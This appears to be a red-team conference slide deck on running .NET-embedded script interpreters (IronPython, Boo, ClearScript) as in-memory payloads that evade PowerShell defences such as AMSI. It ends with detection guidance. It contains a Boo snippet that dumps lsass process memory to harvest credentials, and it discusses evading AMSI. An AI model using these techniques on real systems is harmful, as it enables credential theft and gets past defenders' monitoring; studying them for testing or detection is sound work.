BYOI Payloads
(Bring Your Own Interpreter)

Infusing your .NET Offensive Tradecraft with Scripting Languages

Whoami

- Marcello (@byt3bl33d3r)
- Work for BlackHills InfoSec (Red Teamer, Offensive Engineer)
- Founder of Porchetta Industries (@porchetta_ind)
- Creator of CrackMapExec, SILENTTRINITY and other stuff.
- I've spoken at places, do SANS stuff sometimes, got paper with shiny stuff on it.

https://www.github.com/byt3bl33d3r

Agenda

- Motivation & Background
- Key .NET Framework Concepts
- Embedding Interpreters/Engines
- BYOI Payload Examples & Demos
- SILENTTRINITY
- JORMUNGANDR
- Detection
- Q&A

Motivation & Background

"Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe and rapidly deployable post-exploitation modules…"

(https://www.powershellempire.com/)

Motivation & Background

Victim Endpoint

1. Callback

2. Send Requested Task (PowerShell Source Code)

3. Task Results

Attacker

Motivation & Background

PowerShell was the ”*Holy Grail*” of offensive tradecraft:

- Scripting Language (Dynamically Evaluated)
- Installed by Default
- Allowed for Completely In-Memory Execution
- Access to .NET API’s

Motivation & Background

Microsoft introduced defenses into PowerShell > v4.0:

- AMSI (Anti-Malware Scanning Interface)
- Script Block/Module/Transcription Logging
- Constrained Language Mode

Motivation & Background

How do we get around these Defenses?

- Patching AMSI (Chicken In an Egg Problem)
- Obfuscation (Can be effective but operationally cumbersome)
- Use PowerShell V2.0 (If available...)

Motivation & Background

Most immediate solution ? Use C#!
The great tooling migration of 2017-2019

- If you knew PowerShell you already knew C#
- Can do everything that PowerShell can do
- Was originally not subjected to any of the defenses in place for PowerShell (e.g AMSI). This has changes as of .NET 4.8

Motivation & Background

https://github.com/cobbr/Covenant

Motivation & Background

Victim Endpoint

1. Callback

3. Send Requested Task (Compiled C# Binary)

3. Task Results

Attacker

2. Dynamic C# Compilation

Motivation & Background

What's the big deal?

- Not as flexible and easy as a dynamic language
- It's non-trivial to compile C# code on-the-fly
- Requires major overhead & setup (CI/CD Pipelines, Boilerplate code etc...)

Motivation & Background

Can we go back to throwing source code around?

- I want a scripting language
- I want it to be able to do anything that PowerShell could do
- I don’t want to use PowerShell

Motivation & Background

Only two options: JScript & VBScript. They're provided by WSH (Windows Script Host) and available by default. However:

- Both are subject to AMSI on newer Windows 10 builds
- Cannot do as much stuff as Powershell/C# can

.NET

.NET is a language independent development platform comprised of a set of tools, infrastructure & libraries that enables you to create cross-platform applications.

!= .NET

.NET Languages

.NET Languages


IronPython

F#

IronRuby

Dafuq is a .NET Assembly?

Dafuq is a .NET Assembly?



.EXE

.DLL

Dafuq is a .NET Assembly?

.NET assemblies != Native EXEs/DLLs

Assembly.Load()

Accepts a byte array!

Equivalent of
Reflective DLL/PE injection!!

Assembly.Load()

Go deeper!

No defenses here
if .NET < 4.8


IronPython

All the defenses
are here!

F#

IronRuby

Embedding Interpreters/Engines



Embedding Interpreters/Engines

https://github.com/fullmetalcache/PowerLine

```
//Runs powershell stuff
MyPSHost myPSHost = new MyPSHost();
Runspace rspace = RunspaceFactory.CreateRunspace(myPSHost);
rspace.Open();
Pipeline pipeline = rspace.CreatePipeline();
pipeline.Commands.AddScript(command);
pipeline.Commands[0].MergeMyResults(PipelineResultTypes.Error, PipelineResultTypes.Output);
pipeline.Commands.Add("out-default");
pipeline.InvokeAsync();
```

C# Code

```
$Source = @"
using Microsoft.SharePoint.Publishing.Administration;
using System;

namespace StefanG.Tools
{
    public static class CDRemoteTimeout
    {
        public static void Get()
        {
            ContentDeploymentConfiguration cdconfig = ContentDeploymentConfiguration.GetInstance();
            Console.WriteLine("Remote Timeout: "+cdconfig.RemoteTimeout);
        }

        public static void Set(int seconds)
        {
            ContentDeploymentConfiguration cdconfig = ContentDeploymentConfiguration.GetInstance();
            cdconfig.RemoteTimeout = seconds;
            cdconfig.Update();
        }
    }
}
"@

Add-Type -ReferencedAssemblies $Assem -TypeDefinition $Source -Language CSharp
```

https://blogs.technet.microsoft.com/stefan_gossner/2010/05/07/using-csharp-c-code-in-powershell-scripts/

IronPython!

- https://ironpython.net/
- https://github.com/IronLanguages/ironpython2

- Implementation of Python on top of the .NET framework
- The module used to call native methods breaks when the language is embedded ☹

Embedding IronPython in C#/Powershell

https://github.com/byt3bl33d3r/OffensiveDLR

- SharpSnek.cs & Invoke-Ironpython.ps1
- IronPython requires 4 .NET assemblies to run:
  - IronPython.dll
  - IronPython.Modules.dll
  - Microsoft.Scripting.dll
  - Microsoft.Dynamic.dll

Boolang… OMFG

- https://github.com/boo-lang/boo
  - Love Child between Python and C#
  - Syntax heavily inspired by Python
  - Can call Native Functions!!!! (no calls to csc.exe, everything is truly in memory!)

```
import System.Runtime.InteropServices
from System.Diagnostics import Process
from System.IO import FileStream, FileMode, FileAccess,FileShare

[DllImport("Dbghelp.dll", EntryPoint:"MiniDumpWriteDump")]
def minidumpwritedump(hProcess as int, ProcessId as int, hFile as int, DumpType as int, ExceptionParam as int, UserStreamParam as int, CallbackParam as int)
    pass

procname = 'lsass'
ids = Process.GetProcessesByName(procname)
for pid in ids:
    file = "DUMPFILE_PATH"
    fs = FileStream(file, FileMode.Create, FileAccess.ReadWrite, FileShare.Write)
    minidumpwritedump(pid.Handle, pid.Id, fs.Handle,0x00000002,0,0,0)

output = "Dumped to $file"

```

Embedding Boo In C#/PowerShell

https://github.com/byt3bl33d3r/OffensiveDLR

- runBoo.cs & Invoke-Jumpscare.ps1

- Boo requires 3 .NET assemblies to run:
  - BooLang.dll
  - BooLang.Compiler.dll
  - BooLang.Parser.dll

- PowerShell:
  - We just call Assembly.Load() on the DLLs before initializing the Interpreter

- C#:
  - We hook the Assembly.Resolve event

ClearScript ??

https://github.com/microsoft/ClearScript
https://microsoft.github.io/ClearScript/Tutorial/FAQtorial

2. OK, so what's ClearScript?

ClearScript is a library that allows you to add scripting to your .NET applications. It supports JScript and VBScript out of the box and in theory can work with other Windows Script engines.

New! ClearScript 5 supports the V8 high-performance open-source JavaScript engine. Unlike Windows Script engine instances, V8 instances have no thread affinity and are suitable for server-side asynchronous scripting.

It's an official MS project!

Embedding ClearScript in C#/PowerShell

```
using System;
using Microsoft.ClearScript;
using Microsoft.ClearScript.Windows;

namespace EmbeddedClearScript
{
    class Program
    {
        static void Main(string[] args)
        {
            using (var engine = new JScriptEngine())
            {
                var script = @"
var clr = xHost.lib('mscorlib', 'System', 'System.Core', 'System.Runtime.InteropServices');
clr.System.Console.WriteLine('Hello from JScript!');

var shell = new ActiveXObject('Wscript.Shell');
shell.Exec('cmd.exe /c calc.exe')
";
                engine.AllowReflection = true;
                engine.AddHostObject("xHost", new ExtendedHostFunctions());
                Console.WriteLine("Executing script");
                engine.Execute(script);


            }
        }
    }
}
```

Embedding ClearScript in C#/PowerShell

https://github.com/byt3bl33d3r/OffensiveDLR

- Invoke-ClearScript.ps1
- If you only want to run Jscript/VBScript you only need 1 Assembly (ClearScript.dll)
- If you want to run the high-performance V8 Javascript engine you need 3-4 more

.NET Alchemy Recipes

- https://github.com/xanathar/moonsharp (Lua)
- https://github.com/NLua/NLua (Lua)
- https://github.com/sebastienros/jint (JavaScript)
- https://github.com/RyanLamansky/dotnet-webassembly (WebAssembly)
- https://github.com/microsoft/ClearScript (JScript, VBScript & JavaScript)
- https://github.com/IronLanguages/ironpython2 (Python 2)
- https://github.com/IronLanguages/ironpython3 (Python 3, still not ready)
- https://github.com/IronLanguages/ironruby (Ruby)
- https://github.com/boo-lang/boo (Boolang)

Bonus Round (Standalone .NET Language Compilers)

- Some of these languages come with standalone compilers
- If you use the standalone compilers to compile your scripts, the executable that it generates will run everywhere regardless of the .NET version
- This is probably the easiest way to weaponize scripts quickly *without* embedding them

Taking Advantage of Existing Tooling

- There’s a lot of C# tooling out there
- Porting over C# to another .NET language can be tedious
- SharpDevelop 4.4! (Not the latest version)

DEMO!
SharpDevelop's C# to Boo Converter

https://github.com/byt3bl33d3r/SILENTTRINITY

Python for .NET

"*Note that this package does not implement Python as a first-class CLR language - it does not produce managed code (IL) from Python code. Rather, it is an integration of the CPython engine with the .NET or Mono runtime.*"

Python for .NET

Embedding Python

Note: because Python code running under Python for .NET is inherently unverifiable, it runs totally under the radar of the security infrastructure of the CLR so you should restrict use of the Python assembly to trusted code.

JORMUNGANDR

- You can think of it as a mini python installer
- You can pack it with the Python Embedded install or have it download it on runtime (from Python.org!)
- Unzips the install to %LOCALAPPDATA%
- You can now call .NET APIs from CPython!
- With some extra work, you can install packages using Pip!

Detection

Detection

In an ideal world:

- Remove Powershell < 5.0 EVERYWHERE! (Difficulty: Easy/Medium)
- Remove .NET < 4.8 EVERYWHERE (Difficulty: Hard)
- Stick with Microsoft products if possible
- If using a third-party EDR , make sure it integrates with AMSI!

(these are good against any kind of .NET tradecraft)

Detection

Antivirus Vendor support for Windows 10 AMSI

Vendor	Support
Windows Defender	https://blogs.technet.microsoft.com/mmpc/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/
AVG	https://support.avg.com/answers?id=906b00000008oUTAAY
BitDefender	https://forum.bitdefender.com/index.php?/topic/72455-antimalware-scan-service/
ESET	https://forum.eset.com/topic/11645-beta-eset-endpoint-security-66-is-available-for-evaluation/
Dr. Web	https://news.drweb.com/show/?i=11272&lng=en
Avast	https://forum.avast.com/index.php?topic=184491.msg1300884#msg1300884
Kaspersky	https://help.kaspersky.com/KIS/2019/en-US/119653.htm
CrowdStrike Falcon	Yes
McAfee	https://docs.mcafee.com/bundle/endpoint-security-10.6.0-release-notes-unmanaged-windows/page/GUID-F6711C31-55F0-4B3B-9E40-59C72731FFA8.html
Trend Micro	N/A
Symantec	N/A
Sophos	N/A
F-Secure	N/A
Avira	N/A
Panda	N/A
ThreatTrack Vipre	N/A


N/A = Searches of the internet or company's site returned no evidence of implementation, although usually returned forum posts requesting implementation.

Detection

ETW for the win, well sort of…

- CollectDotNetEvents.ps1 by @mattifestation
(https://gist.github.com/mattifestation/444323cb669e4747373833c5529b29fb)
- krabsETW (https://github.com/Microsoft/krabsetw)
- SilkETW (https://github.com/fireeye/SilkETW)
- ModuleMonitor (https://github.com/TheWover/ModuleMonitor)
- Luke Jenning at BlueHat v18 || Memory Resident Implants Code injection is alive and well
- https://www.countercept.com/blog/hunting-for-silenttrinity/

Detection


CLR v4.0.30319.0
ConcurrentGC...
Appdomain: SharedDomain
Shared
mscorlib
DomainNeutr...
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\mscorlib\d6009efb32eeecfdd2f5855cd2d60c54\m
Appdomain: SILENTTRINITY.exe
Default, Exec...
Anonymously Hosted Dynami...
Dynamic
Anonymously Hosted DynamicMethods Assembly
Boo.Lang
Boo.Lang.Compiler
Boo.Lang.Interpreter
Boo.Lang.Parser
IronPython
IronPython.Modules
No image backing
Microsoft.CSharp
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\Microsoft.CSharp\cd872a2b5b3dc3f89267104be
Microsoft.Dynamic
Microsoft.Scripting
Microsoft.VisualBasic
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#\d4c6f7ca494728e555faa6
SILENTTRINITY
C:\Users\user2\Downloads\SILENTTRINITY.exe
Snippets.scripting
Dynamic
Snippets.scripting
System
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System\f12f1c3986f2a9a38dfc305c3ed40745\Sy
System.Configuration
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Configuration\b862122a674f50e89877b52
System.Core
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Core\97e1b601ad30870ecf84d68ac041fc
System.Drawing
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Drawing\8438734195e161c28ba31bb2f47
System.Dynamic
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Dynamic\c954b3414cbc3b632cfba47abf2
System.IO.Compression
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.IO.Cb3b124c8#\3af0b0d2af3529cb74d48
System.Management
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Management\6bebc85ce4f4221dd05ff76e
System.Numerics
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Numerics\f3d09916c771f2293d942d1ec7
System.Runtime.Serialization
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Runteb92aa12#\e834f20f9b6662b78aefc
System.ServiceModel
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.ServiceModel\eb590cfe3cd104be1441e0
System.ServiceModel.Activat...
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Serv14b62006#\b6efe1bf4bbfde2272c2b
System.Web
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Web\a5332727c5bd49ae2731cf49f72c77
System.Web.ApplicationServi...
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Web.8dc504e4#\56d006084eacfdfd04b1
System.Web.Extensions
Native
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Web.28b9ef5a#\8d09f0caad087ced0acf


BLACK HILLS
Information Security
• 2008 •

Q&A

@BHInfoSecurity

Marcello (@byt3bl33d3r)
https://github.com/byt3bl33d3r
@porchetta_ind

@BHinfoSecurity
https://www.blackhillsinfosec.com/

SILETTRINITY code is here:
https://github.com/byt3bl33d3r/SILENTTRINITY

Embedded Payload Code:
https://github.com/byt3bl33d3r/OffensiveDLR